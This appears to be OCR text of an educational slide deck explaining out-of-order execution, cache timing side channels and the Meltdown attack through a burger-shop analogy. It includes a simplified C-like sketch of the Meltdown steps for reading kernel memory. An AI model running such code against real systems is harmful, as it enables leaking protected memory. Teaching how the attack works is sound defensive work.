
This is all on one CPU core.

CONFIDENTIAL BURGERS INC. : ORDER IS IMPORTANT



The green instruction will finish before the red instruction.

The CPU ensures that red is seen before green.



OUT OF ORDER EXECUTION


MELTDOWN

MELTDOWN

Meltdown basically works like this:

- READ secret from forbidden address
- Stash away secret before CPU detects wrongdoing
- Retrieve secret

MELTDOWN: STASHING AWAY - SIDECHANNEL



- Data is stored in RAM
- RAM is very slow
- Reading one byte stalls the CPU for hundreds of µOPs

MELTDOWN: STASHING AWAY - SIDECHANNEL

CPU core

Read Cache

3ns / 103ns

Not in cache / In cache

VALUE (IN CACHE)

Cache

Read RAM

100ns

VALUE

...

RAM

- Reading one byte stalls the CPU for hundreds of µOPs
- CPU caches considerably speed this up
- E.g. reading cached takes 3ns, reading uncached 103ns

The cache speeds up "*what is the value at address X?*". This is called "*(address) X is cached*"

"READ" INSTRUCTION

For a CPU the "READ value from memory at 4711" instruction looks like this (μOPs):

1. Check that program may read from address **1**
2. Store the value at address in register[1] **2**

If **1** fails the program is aborted.

This can be handled by the program.

[1] Register: The CPUs scratchpad

In our burger example:

1. Customer orders a burger & coffee
2. Burger is ready, coffee machine breaks
3. Customer does not get his burger

MELTDOWN: READING FORBIDDEN DATA

Meltdown basically works like this:

- READ secret from forbidden address
  1. Check that program may read from address
  2. Store the read value in register
- Stash away secret
  1. *Magic*
- *Retrieve secret (later)*

µOPs 1 2 1

MELTDOWN: READING FORBIDDEN DATA

µOPs ordered by *instruction*	µOPs ordered by *execution*
1 Check access	2 Read into register
2 Read into register	1 *Magic*
1 *Magic*	1 Check access

- The re-ordering on the right happens, when the “forbidden data” is already cached (because cache access is so fast).
- Reordering is not a problem because the CPU will ensure that is only seen *iff* succeeds.
- *Unless* is able to hide the secret in such a way that the attacker can find it later.

In our burger example:

1. Customer orders a burger & coffee
2. Customer gets his burger
3. Coffee machine breaks
4. Customer runs away with burger

MELTDOWN

For Meltdown two actors are needed


The **spy** and a **collector**.

- The **spy** will "steal" the secret and stash it away. The CPU will kill him for accessing the secret information.
- The **collector** will find the stashed away secret.

110011010
010111010
111100100
000101101
100110010
Spy

110011010
010111010
111100100
000101101
100110010
Collector

MELTDOWN: THE SIDECHANNEL (IDEA)




1. Spy will read the secret
2. Depending on the value, Spy will mark a grey block
3. CPU detects Spys access validation and terminates Spy
4. Collector now looks for Spys mark in all grey blocks


MELTDOWN: THE ATTACK

110011010
010111010
111100100
000101101
100110010
Spy

110011010
010111010
111100100
000101101
100110010
Collector



grey box:
memory block
tested by Collector



allowed to
read?

- Meltdown needs some preconditions
- The secret is in the cache (value: 3)
- Both Spy and Collector can read grey memory blocks

MELTDOWN: THE ATTACK

110011010
010111010
111100100
000101101
100110010
Spy

110011010
010111010
111100100
000101101
100110010
Collector

SECRET (“3”)
Cache

...
“IT’S A 1”
“IT’S A 2”
“IT’S A 3”
...
SECRET (“3”)
RAM

read: 103ns (uncached read)
read: 103ns (uncached read)
read: 3ns (cached)

2
1. Spy will read the secret
2. Depending on the value, Spy will cache a grey block[1]
1
3. CPU detects Spys access validation and terminates Spy
4. Collector now reads all grey blocks and stops the time
    1. Block “It’s a 3” will be the block read the fastest

[1] Actually Spy will cache the *address* of block #3 and Collector will read the blocks

MELTDOWN

Meltdown exploits two properties of modern CPUs

- *Out of order execution* of OPs and µOPs
- Timing side channels for the cache

This allows an attacker to

- Read all memory mapped[1] in a process
- This often includes all other processes memory
- This does NOT allow reading "outside of a VM[2]"

[1] Virtual vs. physical memory is a subject for another time [2] For fully virtualised VMs

MELTDOWN EXAMPLE CODE

1. We reset the processor cache

```
char userspace_array[256*4096];
for (i = 0; i < 256*4096; i++) {
_mm_clflush(&userspace_array[i]); }
```

2. We read an interesting variable from the address space of the kernel, which will cause an exception, but it will not be processed immediately.

```
const char* kernel_space_ptr = 0xBAADF00D;
char tmp = *kernel_space_ptr;
```


3. Speculatively, we do a read from the array, which is located in our user address space, based on the value of the variable from item 2.

```
char not_used = userspace_array[tmp *
4096];
```

4. We consistently read the array and accurately measure the access time. All the elements, except for one, will be read slowly, but the element that corresponds to the value at the address inaccessible to us is fast, because it has already entered the cache.

```
for (i = 0; i < 256; i++) {
if (is_in_cache(userspace_array[i*4096])) {
// Got it! *kernel_space_ptr == i }}
```


Thus, the object of the attack is the microarchitecture of the processor, and the attack itself cannot be repaired in the software.



SPECULATIVE
EXECUTION

SPECT
RE

CONFIDENTIAL BURGERS INC. : PARALLEL, OUT OF ORDER EXECUTION




- Multiple customers' orders executed in parallel[1] and delivered (retired) in order

#4711


I.e. multiple orders prepared at th

